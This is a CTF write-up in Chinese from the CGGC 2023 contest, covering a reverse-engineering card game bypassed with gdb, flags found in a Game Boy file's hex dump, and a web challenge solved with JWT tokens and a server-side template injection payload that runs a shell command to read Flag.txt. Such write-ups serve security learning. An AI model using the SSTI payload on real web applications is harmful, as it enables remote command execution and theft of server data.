CGGC 網路守護者挑戰賽 2023 出賽

Link

- 隊名: 王凡補習班
- 名次

Members

User Name	Score
sbk6401	90
S	0
davidchen	271

這一次參賽雖然打出來的不多，但重點還是有學到很多東西，感謝@davidchen學長帶我飛，我覺得互相交流之後的這種隱形的貢獻也是很重要的

GaoYi

Source code

:::spoiler IDA main function

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  setvbuf(stdout, 0LL, 2LL, 0LL);
  puts(TITLE);
  puts("Welcome to the Charitable Lag Vegas!");
  puts("Anyone can participate with three million US dollars.");
  puts("You play with 52 cards with (S)pades, (C)lub, (H)earts, (D)iamond.");
  puts("[+] Game 1: Predict the first 8 cards I draw in exact order.");
  puts("[+] Input example: \"C8\".");
  v47 = 0;
  for ( i = 0; i <= 7; ++i )
  {
    printf((unsigned int)"Card %c: ", i + 49, v3, v4, v5, v6, flag[0]);
    fgets(&input[32 * i], 32LL, stdin);
    if ( !(unsigned int)isACard((__int64)&input[32 * i]) )
      --v47;
  }
  for ( j = 0; j <= 7; ++j )
  {
    if ( (unsigned __int64)j_strlen_ifunc(&input[32 * j]) > 1 )
    {
```

```
      v7 = j == 7 && input[224] == 'H';
      v8 = !j && input[2] == '0';
      v9 = v8 + v7;
      v10 = j == 1 && input[32] == 'S';
      v11 = v10 + v9;
      v12 = !j && input[0] == 'H';
      v13 = v12 + v11;
      v14 = j == 1 && input[33] == '2';
      v15 = v14 + v13;
      v16 = j == 4 && input[129] == '7';
      v17 = v16 + v15;
      v18 = j == 2 && input[64] == 'C';
      v19 = v18 + v17;
      v20 = j == 3 && input[96] == 'S';
      v21 = v20 + v19;
      v22 = j == 6 && input[192] == 'H';
      v23 = v22 + v21;
      v24 = j == 2 && input[65] == '8';
      v25 = v24 + v23;
      v26 = j == 3 && input[97] == '5';
      v27 = v26 + v25;
      v28 = j == 5 && input[160] == 'S';
      v29 = v28 + v27;
      v30 = j == 4 && input[128] == 'S';
      v31 = v30 + v29;
      v32 = j == 5 && input[161] == 'A';
      v33 = v32 + v31;
      v34 = j == 6 && input[193] == '2';
      v35 = v34 + v33;
      v36 = j == 7 && input[225] == 'A';
      v44 = v35 + v36;
      v47 += v35 + v36;
    }
    else
    {
      --v47;
    }
  }
  if ( v47 > 15 )
  {
    puts("[+] Stage 2: Predict the final card I draw.");
    fgets(flag, 32LL, stdin);
    if ( (unsigned int)isACard((__int64)flag)
      && (unsigned __int64)j_strlen_ifunc(flag) > 1
      && flag[0] == 'H'
      && flag[1] == '2' )
    {
      printf((unsigned int)"Congrats! Here is your flag: ", 32, v38, v39, v40,
v41, flag[0]);
      readFlag();
      return 0;
    }
    else
    {
      puts("You failed.");
      return 0;
```

```
    }
  }
  else
  {
    puts("You failed.");
    return 0;
  }
}
```

:::

:::spoiler IDA ReadFlag

```
void __fastcall readFlag()
{
  __int64 v0[3]; // [rsp+0h] [rbp-40h] BYREF
  _DWORD v1[3]; // [rsp+18h] [rbp-28h]
  __int64 v2; // [rsp+24h] [rbp-1Ch]
  int v3; // [rsp+38h] [rbp-8h]
  int v4; // [rsp+3Ch] [rbp-4h]

  v0[0] = '\xD8\xD8\xA2\x93\xAB\xAF\xAF\xAB';
  v0[1] = '\x86\xB7\x84\x84\xDC\x80\x9B\xB7';
  v0[2] = '\xB7\xB8\xD9\xA0\x9B\xB7\xDF\xD8';
  v1[0] = '\xBA\x8B\xDB\xBB';
  *(_QWORD *)&v1[1] = 0x8BB7D8DFB7BBDFDBLL;
  v2 = 0x959ADBA5D8DFBB9DLL;
  v4 = 0;
  v3 = 0;
  while ( v4 <= 44 )
  {
    v3 = *((char *)v0 + v4);
    v3 ^= 0xC1E8u;
    *((_BYTE *)v0 + v4++) = v3;
  }
  puts(v0);
}
```

:::


Recon

這一題算是除了hello world以外最水的題目了吧，主要是模擬賭神中和高義對決的場警

1. 主要的source code行為是，他已經寫死8張牌，第一階段我們要做的事情是猜出是哪八張
2. 第二階段是再猜出一張牌
3. 就可以進到readFlag function中，讓他把flag給我們

但其實實際上可以用gdb bypass那些認證，直接jump就好

```
$ gdb goayi
gef➤  r
Starting program: /mnt/d/NTU/CTF/CGGC 2023/Reverse/GaoYi/gaoyi
                        .(&&&&&&&&&@,
```



```
Welcome to the Charitable Lag Vegas!
Anyone can participate with three million US dollars.
You play with 52 cards with (S)pades, (C)lub, (H)earts, (D)iamond.
[+] Game 1: Predict the first 8 cards I draw in exact order.
[+] Input example: "C8".
Card 1: ^C
Program received signal SIGINT, Interrupt.
0x0000000000422d61 in read ()
Warning: 'set logging on', an alias for the command 'set logging enabled', is
deprecated.
Use 'set logging enabled on'.

gef➤  p &readFlag
$1 = (<text variable, no debug info> *) 0x4018dc <readFlag>
gef➤  j *0x4018dc
Continuing at 0x4018dc.
CGGC{JOO_sh4ll_nO7_sH1P_S3cR37S_7O_cuS7OM3r}
```

Flag: `CGGC{JOO_sh4ll_nO7_sH1P_S3cR37S_7O_cuS7OM3r}`


Space game

Recon

這一題因為是賽後才寫WP，所以沒有甚麼太詳細的資訊可以記錄，不過這一題的確很misc，但通靈的方向屢屢受挫

1. 首先題目給予一個網頁型的小遊戲(算是類似七八零年代的那種飛船打外星人的那種)，然後過關的條件是要至少活到最後並且打死30個以上的敵人，但這其實根本就和解題沒關係
2. 如果從動態看，可以看到他import一個檔案(game.gb)，misc的地方在於他把flag藏在這個檔案中，所以其實和遊戲一點關係都沒有(心累啊!!!!!)

Exploit



```
000178C0  43 47 47 43 7B 38 42 69 74 51 75 65 73 74 31 32  CGGC{8BitQuest12
000178D0  33 7D 0A 43 47 47 43 7B 47 61 6D 65 62 6F 79 47  3}.CGGC{GameboyG
000178E0  6C 69 74 74 65 72 7D 00 47 03 01 06 14 00 00 45  litter}.G......E
000178F0  FF 0C 00 41 FF 00 44 07 01 45 FE 12 00 44 03 01  ÿ..Aÿ.D..Eþ..D..
00017900  21 03 C6 0D 57 01 14 00 00 FF FC 14 04 80 FF FD  !.Æ.W....ÿü..€ÿý
00017910  14 03 80 FF FE 35 FF FC 32 00 FF FC 27 03 02 05  ..€ÿþ5ÿü2.ÿü'...
00017920  FF 68 00 21 1E C5 36 00 21 1F C5 36 00 21 20 DA  ÿh.!.Å6.!.Å6.! Ú
00017930  36 00 C9 C9 21 1E C5 36 00 21 1F C5 36 00 21 20  6.ÉÉ!.Å6.!.Å6.!
00017940  C5 36 18 21 21 C5 36 18 21 BE C0 36 01 21 C9 C0  Å6.!!Å6.!¾À6.!ÉÀ
00017950  36 00 FA CC C0 47 04 FA CB C0 C5 33 F5 33 11 B9  6.úÌÀG.úËÀÅ3õ3.¹
00017960  C0 D5 1E 01 21 62 45 CD 08 00 E8 04 C9 E8 F9 21  ÀÕ..!bEÍ..è.Éèù!
00017970  07 C5 36 00 21 1B C6 4E 79 E6 04 06 00 F5 79 E6  .Å6.!.ÆNyæ...õyæ
00017980  08 5F 16 00 F1 CB 49 28 18 21 07 C5 36 01 B0 28  ._..ñËI(.!.Å6.°(
00017990  04 0E E0 18 43 7A B3 28 04 0E A0 18 3B 0E C0 18  ..à.Cz³(.. .;.À.
000179A0  37 CB 41 28 18 21 07 C5 36 01 B0 28 04 0E 20 18  7ËA(.!.Å6.°(.. .
000179B0  27 7A B3 28 04 0E 60 18 1F 0E 40 18 1B B0 28 09  'z³(..`...@..°(.
000179C0  21 07 C5 36 01 0E 00 18 0F 7A B3 28 09 21 07 C5  !.Å6.....z³(.!.Å
000179D0  36 01 0E 80 18 02 0E 00 FA 07 C5 B7 CA 5D 7B 21  6..€....ú.Å·Ê]{!
000179E0  C8 C0 46 11 BA C0 1A F8 05 22 13 1A 77 3E 3D 81  ÈÀF.ºÀ.ø."..w>=.
000179F0  5F 3E 19 CE 00 57 1A C5 C5 33 F5 33 CD 98 36 E1  _>.Î.W.ÅÅ3õ3Í˜6á
00017A00  C1 CB 2A CB 1B CB 2A CB 1B CB 2A CB 1B CB 2A CB  ÁË*Ë.Ë*Ë.Ë*Ë.Ë*Ë
```

結果 | 總和檢查碼 | 搜索 (10 點睿)

偏移	擷錄 (十六進位)	擷錄 (文字)
177E0	79 00 1A 00 77 DE 7F FF 00 01 01 09 78 5C 40 00 **43 47 47 43 7B** 52 65 74 72 6F 57 69 6E 6E 65 ...	y...wÞ.ÿ....x\@.**CGGC{**RetroWinner
177F5	52 65 74 72 6F 57 69 6E 6E 65 72 31 32 33 7D 0A **43 47 47 43 7B** 38 42 69 74 43 6F 6E 71 75 65 ...	RetroWinner123}.**CGGC{**8BitConquer
17809	7B 38 42 69 74 43 6F 6E 71 75 65 72 6F 72 7D 0A **43 47 47 43 7B** 50 69 78 65 6C 50 65 72 66 65 ...	{8BitConqueror}.**CGGC{**PixelPerfec
1781D	7B 50 69 78 65 6C 50 65 72 66 65 63 74 31 7D 0A **43 47 47 43 7B** 47 61 6D 65 62 6F 79 43 68 61...	{PixelPerfect1}.**CGGC{**GameboyCham
17830	43 7B 47 61 6D 65 62 6F 79 43 68 61 6D 70 7D 0A **43 47 47 43 7B** 50 6F 77 65 72 55 70 57 69 6E...	C{GameboyChamp}.**CGGC{**PowerUpWin1
1785E	00 41 FF 00 44 07 01 45 FE 12 00 44 03 01 40 00 **43 47 47 43 7B** 59 30 55 5F 57 49 4E 21 21 31 32	.Aÿ.D..Eþ..D..@.**CGGC{**Y0U_WIN!!12
17897	03 01 1A 00 78 95 7F FF 00 01 01 09 79 00 40 00 **43 47 47 43 7B** 47 61 6D 65 62 6F 79 4D 61 67 ...	....x•.ÿ....y.@.**CGGC{**GameboyMagi
178AB	7B 47 61 6D 65 62 6F 79 4D 61 67 69 63 31 7D 0A **43 47 47 43 7B** 47 61 6D 65 57 69 6E 6E 69 6...	{GameboyMagic1}.**CGGC{**GameWinning
178C0	47 61 6D 65 57 69 6E 6E 69 6E 67 52 75 6E 7D 0A **43 47 47 43 7B** 38 42 69 74 51 75 65 73 74 31...	GameWinningRun}.**CGGC{**8BitQuest12
178D3	43 7B 38 42 69 74 51 75 65 73 74 31 32 33 7D 0A **43 47 47 43 7B** 47 61 6D 65 62 6F 79 47 6C 69...	C{8BitQuest123}.**CGGC{**GameboyGlit

如果實際去看他的binary，會發現有蠻多個flag，但學長測試下來正確的是`CGGC{Y0U_WIN!!123}`

Flag: `CGGC{Y0U_WIN!!123}`

Bossti

Background

JWT(maybe??)
SSTI

Source code


Recon

這一題也是搞心態，一開始以為他是和jwt有關的題目，所以在第一天打的時候，有嘗試過直接把jwt token改變，但卻過不了，到了第二天用一樣的token卻有不一樣的效果，不知道是不是server有問題或是作者有更新

Use JWT Token to Login

Tips:boss is the #1 user!

admin is the #2 user!




1. admin頁面

   Payload:

   `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoyLCJyb2xlIjoiYWRtaW4iLCJoYWNrIjoiIn0.kmCiItAN6q9xCmrZ1uqhZZP96_pqD5RBMp1UmvOHFKM`

2. boss頁面
   Payload:
   `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJyb2xlIjoiYm9zcyIsImhhY2siOiIifQ.VhS5VSRlR_RrgIlF-gdl-s1_PVHPQCxB3s8oHgwEPJ4`



3. 其實看了URL `http://10.99.111.109:5000/admin?data={%27user_id%27%3A+2,+%27role%27%3A+%27admin%27,+%27hack%27%3A+%27%27}` 或 `http://10.99.111.109:5000/boss?data={%27user_id%27%3A+1,+%27role%27%3A+%27boss%27,+%27hack%27%3A+%27%27}` 才覺得應該和jwt認證沒關係，因為就算換到一個無痕頁面也一樣可以看得到，但重點是boss的頁面有給一個疑似是SSTI的提示(7*7=49經典的payload)，所以剩下的事情就是SSTI payload瘋狂輸出拿flag

Exploit - SSTI

Payload: `/boss?data={%27user_id%27%3A+1,+%27role%27%3A+%27boss%27,+%27hack%27%3A+%27{{self.__init__.__globals__.__builtins__.__import__("os").popen("cat%20Flag.txt").read()}}%27}`

Flag: `CGGC{"S$T1_V3RY_EZ_2_Pwn3D_C0ngr4t$"}`